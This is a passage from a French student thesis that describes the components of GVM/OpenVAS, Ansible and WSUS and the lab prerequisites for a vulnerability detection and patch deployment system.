- Une description des vulnérabilités détectées sur le système cible ;
- La méthode ou un lien qui indique la solution au problème.

3.2.1.1. Les composantes




Figure 3- 1 Architecture GVM

¹² [En ligne] Disponible sur : <https://linuxfr.org/news/sortie-du-scanner-de-vulnerabilites-openvas-4>
[Consulté le 04/12/2020]

GVM est constitué :

- D'éléments « BackOffice » soit clients :

- Le Manager

Service central qui gère le fonctionnement de GVM. Il permet de mettre en relation les informations données par l'administrateur et les autres composants du logiciel. La gestion des utilisateurs, des scans avec une base de données SQL.




Figure 3- 2 Fonctionnement GVM manager

- Le Scanner

Il s'agit de l'outil qui permet de détecter les vulnérabilités. C'est aussi le principal outil que nous allons exploiter dans notre solution afin de récupérer les vulnérabilités sur les systèmes ciblés.




Figure 3- 3 Interactions Client – Scanner – Serveur

- L'administrateur

C'est un autre outil qui permet d'administrer le logiciel, de créer des utilisateurs, de gérer les mises à jour de la base de données CVE, etc.

- D'éléments Front End soit Services :

- Interface CLI

Interface en ligne de commande pour transmettre les ordres d'audit au Manager. Il contient l'outil de ligne de commande OMP qui permet de créer des processus par lots pour générer OpenVas Manager. Comme vu à la figure 2.5, c'est pratiquement un Shell.

➤ Greenbone Security Assistant (GSA)

Un client https pour le manager. L'alimentation ou la mise à jour des listes de vulnérabilités se fait via trois types de base des vulnérabilités : le CERT, le SCAP et les NVT's. Il offre une interface utilisateur via un navigateur. Le GSA utilise une feuille de style XSL convertissant les réponses OMP en HTML. Il est accessible via le port 9392.

➤ Greenbone Security Desktop (GSD)

Le GSD est une interface qui suit via un tableau de bord l'état des audits et des vulnérabilités disponibles.

▪ D'éléments Data soit Données :

➤ Network Vulnerability Test

Test des vulnérabilités du réseau. L'ensemble de données relatives aux diagnostics des failles du système informatique. Pour cela, tous les éléments de l'architecture en place sont concernés, que ce soient les équipements réseaux (Routeurs, pare-feu, commutateurs, etc.), les services applicatifs (services Web, services de messagerie), les applications elles-mêmes ou les systèmes d'exploitation présents dans le parc informatique.¹³

➤ Target System

Ce sont des données du gestionnaire OpenVas qui permettent d'évaluer les configurations en ciblant les systèmes par plateforme ou à l'aide d'autres mécanismes. En ciblant une plateforme spécifique, il garantit que les analyses des systèmes sont correctement effectuées et sont mises en balance avec les contrôles de configuration applicables.

3.2.1.2.Principe de fonctionnement

Le fonctionnement de GVM est illustré par le diagramme de séquences suivant qui décrit la succession des séquences entre le scanner OpenVAS, les cibles et l'utilisateur.

¹³ Ange MOMAT ANGELANIE, Mise en place d'une solution Open source de détection des vulnérabilités. TFC ESIS 2016-2017.




Figure 3- 4 Diagramme de séquences : Fonctionnement du scanner OpenVAS

3.2.2. Ansible

Ansible est un outil (logiciel) utilisé dans un réseau informatique pour automatiser les tâches d'un administrateur. Il a l'avantage d'être un logiciel Open Source dans sa version ligne de commande. Mais racheté par Red Hat en 2015, il est devenu propriétaire et donc payant dans la version web Ansible Tower. Red Hat l'avait promis lors du rachat d'Ansible et l'a fait fin 2017.¹⁴

3.2.2.1. Architecture d'Ansible

Ansible comprend :

- Inventory

C'est un fichier qui contient l'inventaire des serveurs ou des hôtes. Ce fichier fournit la liste des hôtes (routeurs managés, switchs managés, serveurs managés) sur lesquels Ansible exécutera les tâches. Il peut également être utilisé pour regrouper les hôtes et configurer les variables pour les hôtes et les groupes.

- Module

Module est la tâche qu'on exécute sur un serveur. Ansible est livré avec un certain nombre de modules appelés « bibliothèque des modules » qui peuvent être exécutés directement sur les hôtes distants ou via les Playbooks. Les

¹⁴ [En ligne] Disponible sur : <https://automatisation.pressbooks.com/chapter/introduction/Automatisation-de-python-à-Ansible> [Consulté le 18/12/2020]

utilisateurs peuvent également écrire leurs propres modules. Ces modules peuvent contrôler les ressources système telles que les services, les packages, les fichiers ou gérer l'exécution de commandes système. Les modules Ansible sont écrits en Python et en PowerShell.

- **Playbook**

Il s'agit du langage de configuration d'Ansible utilisé pour effectuer l'ensemble des tâches et d'étapes de configuration ou pour faire appliquer une politique sur les nœuds distants. Les modules Ansible sont utilisés dans le playbook pour exécuter une opération. Le playbook est écrit en YAML qui est un langage simple et lisible.

- **Plugins**

Ce sont des morceaux de code qui augmentent les fonctionnalités principales d'Ansible. Ansible est livré avec un certain nombre de plugins pratiques, et vous pouvez facilement écrire les vôtres.

- **API**

Une interface en ligne de commande permettant à l'administrateur de lancer quelques tâches à partir de cette console.

- **Fact**

L'ensemble d'informations récupérées sur les hôtes par Ansible (Variable d'environnement, version d'OS, etc.)

- **Var**

Les variables utilisées dans les scripts

- **Template**

Les Template permettent de générer le fichier de configuration pour exécuter les tâches particulières. Un Template est un fichier au format Jinja2.

- **Task**

Un task est un script, un ensemble de modules paramétrés.

- **Rôle**

Un rôle est un ensemble de tâches, variables, Template regroupés fonctionnellement.

Les composantes du gestionnaire de configurations citées, voici son architecture avec toutes ces différentes composantes :




Figure 3- 5 Architecture d'Ansible

3.2.2.2.Principe de fonctionnement

Les séquences décrivant son fonctionnement sont illustrées par la figure ci-après :




Figure 3- 6 Diagramme des séquences : Fonctionnement d'Ansible

- Le protocole SSH

Cette technologie ne fonctionne pas en mode client-serveur ou maître-esclave. Elle utilise les technologies SSH et JSON pour distribuer des modules sur les nœuds distants, et utilise les ressources uniquement pour les tâches importantes. Le nœud géré par Ansible n'a pas de processus en continu, seulement s'il subit des modifications de la part du serveur qui le gère. Le prérequis pour que

le nœud client soit pris en charge par Ansible est que SSH doit fonctionner sur ce nœud.¹⁵

- Le service WinRM

Ansible gère aussi les serveurs Windows. Le nœud Windows ne peut pas être géré via SSH. Il a son propre protocole de gestion à distance « WinRM ». Ce protocole est utilisé en passant par PowerShell.

- PowerShell

Bien que PowerShell soit beaucoup plus utilisé sous Windows, n'empêche qu'Ansible soit capable de comprendre et d'exécuter les commandes et les scripts PowerShell. Cela a pour avantage d'exécuter des commandes et scripts à partir d'un ordinateur distant et de voir les résultats sur les cibles comme si ces commandes étaient effectuées localement.

3.2.3. WSUS

WSUS est un service pour Windows serveur, qui permet le déploiement automatique de mise à jour Microsoft. Notre choix (portant sur WSUS) se justifie étant donné que l'infrastructure de SRI UNILU est composé des postes clients utilisant Windows comme plateforme.

Son utilité est observée sur un point tel que d'une part dans un parc informatique nous pouvons y trouver un grand nombre des postes clients, et d'autre part si tous ces postes clients doivent chacun télécharger les mises à jours (correctifs), il y aura une utilisation ou consommation importante de la bande passante et la conséquence est que cette mauvaise utilisation de la bande passante empêchera les utilisateurs de faire autre chose sur internet. Ce qui n'est pas recommandé dans la gestion et le contrôle d'un réseau. De ce fait WSUS permet de limiter cette bande passante en centralisant les mises à jour téléchargées sur un seul serveur. De cette façon, les mises à jour centralisées seront déployées sur l'ensemble des postes clients présents dans le parc informatique.

3.2.3.1. Fonctionnement

Nous allons implémenter le serveur WSUS pour la gestion et le déploiement des correctifs. Ce serveur fonctionne en se connectant au serveur de gestion des mises à jours de Microsoft. Chaque fois, WSUS effectuera un processus de synchronisation, en suivant les étapes ci-dessous :

- WSUS télécharge
- WSUS télécharge un référentiel de sécurité ;
- Il compare ce référentiel au contenu de base locale ;

¹⁵ Alice NSEYA KALALA, Automatisation du déploiement des conteneurs et la migration d'une application tournant sur machine virtuelle. TFC ESIS 2018-2019

- Il attend l'approbation de l'administrateur ;
- Il télécharge les patches approuvés par l'administrateur et vérifie leur signature ;
- Il met à jour ses journaux de synchronisation et d'approbation.¹⁶




Figure 3- 7 Diagramme de séquences : Déploiement des patches

Le fonctionnement de WSUS est de type « PULL » c'est-à-dire que les informations sont toujours obtenues par une requête émise par le client (qui peut être un serveur WSUS) vers le serveur WSUS du niveau supérieur. Le serveur supérieur de l'organisation s'adresse quant à lui, directement au serveur de Microsoft.

Coté client, le composant « Windows Automatic Update » est utilisé. WSUS dispose d'une technologie « Self Update » pour le mettre à jour automatiquement sur les ordinateurs clients lors de leur inscription sur un serveur WSUS.¹⁷

¹⁶ [En ligne] Disponible sur : <https://docs.microsoft.com/fr-fr/windows/deployment/update/waas-manage-updates-wsus> [Consulté le 04/12/2020].

¹⁷ [En ligne] Disponible sur : https://www.memoireonline.com/09/10/3862/m_Implementation-dun-gestionnaire-de-correctif-dans-un-environnement-Microsoft-WSUS4.html [Consulté le 04/12/2020]

3.2.3.2. Architecture d'implémentation de WSUS

- Cas d'une entreprise ayant un seul site




Figure 3- 8 Architecture WSUS à un seul site

Dans le cas d'une entreprise ayant un seul site, l'architecture peut être composée uniquement d'un seul serveur WSUS sur lequel les postes clients téléchargent les correctifs.

Un prérequis important dans le fonctionnement de WSUS est bien évidemment Internet. C'est-à-dire que le serveur WSUS se connectera au serveur Windows Update de Microsoft en passant par internet afin que ce dernier lui communique les mises à jour dont il a besoin. Dans le présent travail il s'agit des mises à jour de sécurité et les mises à jour critiques.

- Cas d'une entreprise ayant plusieurs sites

Dans le cas où l'entreprise comporte plusieurs sites qui peuvent être lointains, il sera judicieux d'utiliser un seul serveur WSUS central et plusieurs autres serveurs WSUS de réplication.

Chaque site dispose d'un serveur WSUS de réplication. C'est-à-dire que toutes les mises à jour seront répliquées sur les serveurs de réplication situés dans chaque site. De cette façon, l'utilisation de la bande passante est la même que dans le cas où l'entreprise ne dispose que d'un seul site, donc d'un seul serveur WSUS ; car selon le besoin, l'administrateur pourra configurer chaque serveur de réplication de telle façon qu'il puisse télécharger les mises à jours à des intervalles de temps différents des autres.




Figure 3- 9 Architecture WSUS à plusieurs sites

3.3. Procédure d'implémentation

3.3.1. Vérification des prérequis

Le résultat attendu après installation des différents prérequis est :

- Les serveurs Linux et Windows installés et prêt à fonctionner ;
- Le client Windows 10 installé et prêt à fonctionner ;
- La configuration réseau des différents hôtes du système ;
- La connectivité réseau entre tous les hôtes qui doivent se trouver sur le même segment réseau ;
- L'installation des rôles AD DS, DNS et IIS sur le serveur de mise à jours ;
- Intégration du client Windows 10 au domaine.

3.3.1.1. Prérequis matériels

Pour installer le système de détection et de correction des vulnérabilités, nous considérons avoir déjà comme prérequis les services, outils, rôles et serveurs suivants :

- Un logiciel de virtualisation, ici Oracle Virtualbox ;
- Un serveur Windows hébergeant les rôles de contrôleur de domaine et hébergeant le service de résolution de noms ou DNS ;
- Deux serveurs linux. Sur le premier sera installé le gestionnaire de configuration Ansible et sur le deuxième sera installé le gestionnaire des vulnérabilités Greenbone Security Manager ou OpenVas ;
- Un client Windows 10 qui sera utilisé comme cible.

Pour ce qui concerne les prérequis matériels, voici une liste de recommandations pour l'installation des différents serveurs et du client :

- Serveur Windows :
 - Processeur basé sur l'architecture 64 bits ;
 - Une mémoire RAM d'au moins 4 Go ;
 - Un disque dur d'au moins 30 Go.
- Les deux serveurs linux :
 - Processeur basé sur l'architecture 64 bits ;
 - Une mémoire RAM d'au moins 2 Go ;
 - Un disque dur d'au moins 20 Go.
- Le client Windows 10 :
 - Processeur basé sur l'architecture 64 bits ou 32 bits ;
 - Une mémoire RAM d'au moins 2 Go ;
 - Un disque dur d'au moins 20 Go.

3.3.1.2. Prérequis logiciels

3.3.1.2.1. Installation des serveurs Linux et Windows

En ce qui concerne le serveur Linux, notre choix s'est porté sur Kali Linux. Ce choix se justifie du fait que le serveur linux est celui sur lequel sera installé le gestionnaire des vulnérabilités. Il se justifie encore du fait que Kali Linux est un système d'exploitation orienté sécurité informatique.

L'image suivante montre l'interface de Kali Linux 2020.1 après son installation.




Figure 3- 10 Prérequis serveur linux : Kali linux 2020.1 installé

Etant donné que les systèmes d'exploitation clients pour notre cas d'application sont des systèmes Windows, nous avons donc porté notre choix sur Windows Serveur 2016 comme serveur de mise à jours dans notre solution.

L'image suivante montre l'interface graphique du système d'exploitation Windows Serveur 2016.

Informations système générales

Édition Windows

Windows Server 2016 Standard

© 2016 Microsoft Corporation. Tous droits réservés.



Système

Processeur :	Intel(R) Celeron(R) CPU 1000M @ 1.80GHz 1.80 GHz
Mémoire installée (RAM) :	2,00 Go
Type du système :	Système d'exploitation 64 bits, processeur x64
Stylet et fonction tactile :	La fonctionnalité d'entrée tactile ou avec un stylet n'est pas disponible sur cet écran.

Paramètres de nom d'ordinateur, de domaine et de groupe de travail

Nom de l'ordinateur :	SrvWSUS	
Nom complet :	SrvWSUS.TFE2020.LAN	
Description de l'ordinateur :		
Domaine :	TFE2020.LAN	

Figure 3- 11 Prérequis Serveur Windows : Windows Serveur 2016 installé

3.3.1.2.2. Installation du client Windows 10

Il s'agit ici d'un point capital du présent travail. Car il a été constaté que d'une part les vulnérabilités sur les systèmes antérieurs à Windows 10 sont nombreuses et ont une probabilité élevée d'être exploitées ; d'autre part, Microsoft ne pourra plus disponibiliser et publier les mises à jours sur les systèmes d'exploitation client antérieurs à Windows 10 d'ici 2021. Raison pour laquelle nous utilisons le système client Windows 10 pour répondre aux besoins exprimés et donc anticiper aussi le problème lié aux mises à jours des systèmes antérieurs à Windows 10.

Le choix de Windows 10 par rapport à d'autres versions de Windows se justifie du fait que ce dernier est la version pour laquelle Microsoft publie des mises à jour régulièrement par rapport aux anciennes versions de Windows.

L'image suivante montre l'interface graphique du système d'exploitation Windows 10.

Informations système générales

Édition Windows

Windows 10 Professionnel

© 2015 Microsoft Corporation.
Tous droits réservés.



Système

Processeur : Intel(R) Celeron(R) CPU 1000M @ 1.80GHz 1.80 GHz
 Mémoire installée (RAM) : 2,00 Go
 Type du système : Système d'exploitation 64 bits, processeur x64
 Stylet et fonction tactile : La fonctionnalité d'entrée tactile ou avec un stylet n'est pas disponible sur cet écran.

Paramètres de nom d'ordinateur, de domaine et de groupe de travail

Nom de l'ordinateur : windows10
 Nom complet : windows10.TFE2020.LAN
 Description de l'ordinateur :
 Domaine : TFE2020.LAN



Figure 3- 12 Prérequis Client Windows : Windows 10

3.3.1.2.3. Configuration des interfaces réseaux des hôtes du système

Il s'agit de de configurer les cartes réseaux des différents hôtes du réseau et celles de Virtualbox de manière à ce qu'ils soient tous sur le même segment réseau.

1. Configuration réseau de Virtualbox

Dans l'option **Configuration---Réseau**, choisir l'option **Réseau privé d'hôtes**.

